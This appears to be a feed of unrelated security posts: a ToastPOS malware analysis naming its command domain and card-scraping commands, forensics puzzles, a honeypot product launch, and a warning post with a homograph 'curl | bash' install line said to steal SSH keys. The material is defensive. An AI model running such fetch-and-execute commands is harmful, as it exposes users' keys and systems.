> be me
> get dm from @malwrhunterteam
> "smelly, i found goop"
> wtf i love goop (malware)
> he didn't actually say that
> i'm only saying that for consistency
> "Found a fake POS update domain, I can't remember the last time I heard malware specifically targeting a POS system"
> "@smica83 saved it, uploaded it to MalwareBazaar"
> ok
> download file
> look inside
> POS_System_Update.msi

> open in Orca
> tool used for examining .msi installer thingies
> .msi extracts .dll from itself
> executes function inside .msi called EdgeUpdateMain

> image 1
> open in Ida
> lots of string stuff
> registers machine based off of stuff
> sends request to fake POS website
> toastposupdate(.)com
> expects specific user-agent to connect
> opbZMeJMJZmmveM7Nnck3g

> image 2
> can accept commands from web server

> can "db_dump", "ram_scrape", "intercept"
> db_dump dumps everything from POS DB
> ram_scrape pulls credit-cards out of memory
> intercept looks for other POS terminals
> image 3
This code is strange because it isn't obfuscated at all. Additionally, it is inconsistent with some of its functionality. In some segments it used the WinAPI to perform web requests with WinHTTPConnect, WinHTTPOpenRequest, WinHTTPSendRequest. In other instances, it uses cURL from the system environment with the POST parameter.
This payload also has code in place for stealing chrome credentials. It also has another .exe embedded in it.
This is very silly goop. It is designed to target ToastPOS, which is used for restaurants. I'm curious how these individuals learned the internals of ToastPOS to develop malware which would work against it.
Do you have an alibi for every minute of your day?
A single Flock error can send cops to your door, convinced you are a crook.
Like this woman forced to prove her innocence.
Flock doesn't publish a false positive rate.
But Roseville PD found 71% of their alerts were wrong.
By @NicoleEinbinder
Cite: https://t.co/qy40Niwfft
A photographer was hired to cover a corporate event called Hive Cybersecurity Summit 2026.
After the event, one private photo of a VIP guest was leaked online before the official release.
The photographer claims the following:
"I only took the pictures. I did not leak anything."
Investigators recovered one image file from the event media group.
VIP_Backstage.jpg
Your job is to analyze the metadata of this single photo and determine what happened; the
camera used, the exact capture time, the original filename, the editing software used, whether
GPS data existed, whether metadata was stripped, whether a file was exported, whether
timestamps are inconsistent, whether a file came from social media or whether an image was
copied to USB, and whether a person's story matches the technical evidence.
Link: https://t.co/1EYiEDfBl7
Happy investigations!
early in my career I was designing software for contact centers -- turns out it was all citrix VMs displayed on the absolute cheapest monitors you could imagine.
did a user interview, they were complaining about a missing feature, a snooze button or something.
the button was there.
they just literally couldn't see it, the monitors rendered basically any shade of grey as white.
still learning that lesson.

Howdy folks! Taking a break from my twitter break to let yall know that we released a new @GreyNoiseIO product yesterday. It's called Project Swarm. We've been quietly not-so-quietly working on it for a few years. You can buy it now. It costs $1.

There are lots of vulnerabilities on edge-facing apps. To catch in-the-wild exploitation of them, we @ GreyNoise run sensors on the internet. New AI models means more vulnerabilities being identified and exploited, and FASTER. Long term, software and hardware will probably get better, but in the meantime we're gonna have to deal with A LOT of vulnerabilities.
At GreyNoise, the sensors we run are basically honeypots- we bait attackers to scan and exploit them which enables us to learn where the attackers are, which vulnerabilities they are exploiting, what it drops, and what it looks like on the wire. From ~2020-now it took us years to build up our fleet. Now anyone can use our new product to deploy their own sensors on their own networks, or an entire fleet of any size, in a day. You can rip back the data and do whatever you want with it. You can resell it, put it into your product, or just stare at it- whatever you want! On our side, we aggregate the data and pour it into a community dataset that everyone shares. As more people join, the data gets bigger and better.
Couple neat features:
- Sensor deployment is a single bash command on any modern linux distro that supports iptables and wireguard.

- Sensors and vulnerable software (profiles) are abstracted into different logical concepts, which means the "what" and "where" are different things, and the sensor is not constrained by the compute required to run the vulnerable software. Also, no matter how hacked the profile (honeypot) gets, it can't touch your host sensor or the rest of your network.
- Sensors can run fake honeypots, real software, or even real hardware (bridged with a raspberry pi) like old crappy routers and modems (or expensive firewalls and VPN gateways 👀)
- You can create dynamic blocklists that block IPs sourced from your own sensors in real time, so if a remote IP address *looks at your network* the wrong way, you block them instantly.

- All the PCAP data is available to you in a gorgeous and intuitive interface at near real time and fully enriched against all of our (thousands of) rules. We're working on the host metadata (malware, syscalls, host behaviors) as well, but this will come later.
- If we don't tag a CVE that's interesting to you, you can write a Suricata rule to tag it yourself once and your data gets tagged with it in real time forever.
- You can instantly download PCAPs of any exploits that hit your sensors.
- If you don't want your data shared with the community dataset, you can talk to our team and we'll work out rights to make it private.
Check it out! There's a lot of moving pieces to make this work and we expect bugs, but it's available right now. Join the fight!
https://t.co/erAWtX1l7B

Cisco network appliance shipping label is insane. It has a security label on the right with a Golden Gate Bridge hologram and an interesting jagged edge encoding something. It's no ordinary label, presumably made by a company like KURZ: https://t.co/E2vfBvHqaO
“I never touched your phone.”
The first post showed how phones can reconstruct a meeting someone tried to hide.
This time someone insists they never touched your device.
“I never opened your messages.”
At first glance nothing looks wrong.
No new messages sent.
No settings changed.
Nothing obvious.
But phones quietly record small system events that tell a different story.
At 1:18 AM the device wakes.
No notification. No call. No alarm.
At 1:19 AM Face ID fails twice.
One second later the correct passcode is entered. The phone unlocks.
At 1:20 AM the Messages app opens.
No messages are sent but the logs show multiple conversations being opened.
At 1:22 AM the Photos app opens.
The user scrolls through the gallery for nearly three minutes. During that time the system generates image cache files and thumbnail previews.
At 1:25 AM the search bar inside the photo gallery is used.
Keyword entered: Alex.
At 1:27 AM the phone locks again.
No messages sent.
No photos deleted.
Nothing visibly changed.
But the device still recorded everything.
Failed biometric attempts.
Passcode entry.
App launches.
Conversation access.
Photo searches.
Now read the statement again.
“I never touched your phone.”
Digital forensics rarely relies on a single artifact. It reconstructs behavior from dozens of tiny traces a device records without the user realizing it.
Your phone is not just storing data.
It is quietly documenting how it is used.
#digitalforensics #DFI #CyberSecurity #Ghanaat69
This is likely snake oil, but tons of people are boosting it.
Ultrasonic mic jammers are real & a fraction of the price. What they claim is new: using AI to detect mics.
There are ways to find hidden mics. The TSCM space (bug sweepers) has tons of tricks that seem like pure magic. Have you ever listened to transistors turn on & off inside of an electronic device? Seen what a non-wireless camera sensor sees from across the room because every copper trace on a PCB is still an antenna?
…I have 😎. Hell, the first time I heard the “heat beat” of one of my naughty little OMG Cables, it was kinda reminiscent of hearing the heartbeat of my literal unborn kids! 😂
… anyway, you also have thermals, magnetics, etc. But most of these tricks require that you either sweep a detection device within a few cm of the bug, or you have a bulky antenna pointed directly at the bug. This “Deveillance” device is a small stationary puck that you place in the center of the space you want to protect.
So what can you do with a small stationary object to detect mics? Well, anyone who’s used an ultrasonic jammer knows that most of the space is going to be filled with ultrasonic emitters, especially if you want the claimed 2 meter range. So that leaves a pretty small space for the detection electronics.
You could do wireless protocol discovery. WiFi, BLE, etc. This would be easy. But it’ll only find a fraction of hidden mics.
You could do wideband RF sweeps to detect any active radio emissions. Here, AI could actually help identify based on raw signal. But this already feels like a stretch for this product. Lots of legit wireless mics are going to slip through the cracks with the minimal hardware that fits in a small puck.
But let’s say we make it this far. What about every mic that is not actively transmitting? Saving to local storage for later retrieval, etc. Well, you could use your ultrasonic emitters to create saturated pulses into the mics, which in turn will create electrical impulses down the copper lines between the mic & whatever catches the signal. Every bit of copper, no matter the length, is also an antenna. So you catch those emissions and look for signals that match your own ultrasonic emissions. Packing equipment sensitive enough to do this inside a little puck though…. Ehhhh
And after all that, you are still blind to passive MEMS microphones.
And more so: there are already ways to defeat ultrasonic jammers too.
However, this device doesn’t claim to protect you against bugs and other hidden mics. It’s very tightly constrained to:
“prevents smart devices and AI recorders from picking up your voice”
That’s an incredibly narrow scope. Existing ultrasonic jammers cover that scope pretty easily.

One of my favorite things about pixel art retro games is when they had like a neon wireframe or schematic drawing. Really we should bring that visual trope back. A short thread of some of my favorites, starting with Alzadick:
I like to think about extinction events when it comes to media.
Analog Zero: (Born ~2005)
Generation who will likely never touch analog encoded media.
Physical Zero: (Born ~2012)
Generation who will never interact with non-bitstream media.
Past this it get’s more speculative, but we can take a few guesses...
Broadcast Zero: (Born ~2015)
Generation who never experienced everyone watching the same thing at the same moment. Media ingested asynchronously.
Capture Zero (Born ~2023)
Generation that will never assume a video or image represents a physical event that actually occurred.
We might be getting close to a handwriting zero, but I don’t think we’re quite there yet. One of the most bizarre ones I’ve seen is the concept of a future “Stranger Zero”; as in a generation emerging that finds meeting someone without information about them first alien. What else?
Be honest. When was the last time you actually read a command before pasting it into your terminal?
Because these two lines look identical:
curl -sSL https://install.example-cli | bash
curl -sSL https://іnstall.example-clі | bash
One installs your tool. The other steals your SSH keys.
That і? Cyrillic. Not Latin. Your browser would block it. Your terminal doesn't even blink.
Vibe coding made this 100x worse. Everyone's pasting commands from ChatGPT and random repos like it's nothing. We're all one bad curl | bash away from losing everything.
So I built the fix: "tirith". Invisible shell hook. Catches homograph attacks, ANSI injection, hidden commands, dotfile overwrites before they execute. 30 rules. Local only. No telemetry.
https://t.co/tIb4xThUn5
There is a KDE dev who actually does work like this because he literally cannot see his work otherwise, he also uses a massive 4k screen.
He's currently employed to work on the KDE accessibility stack.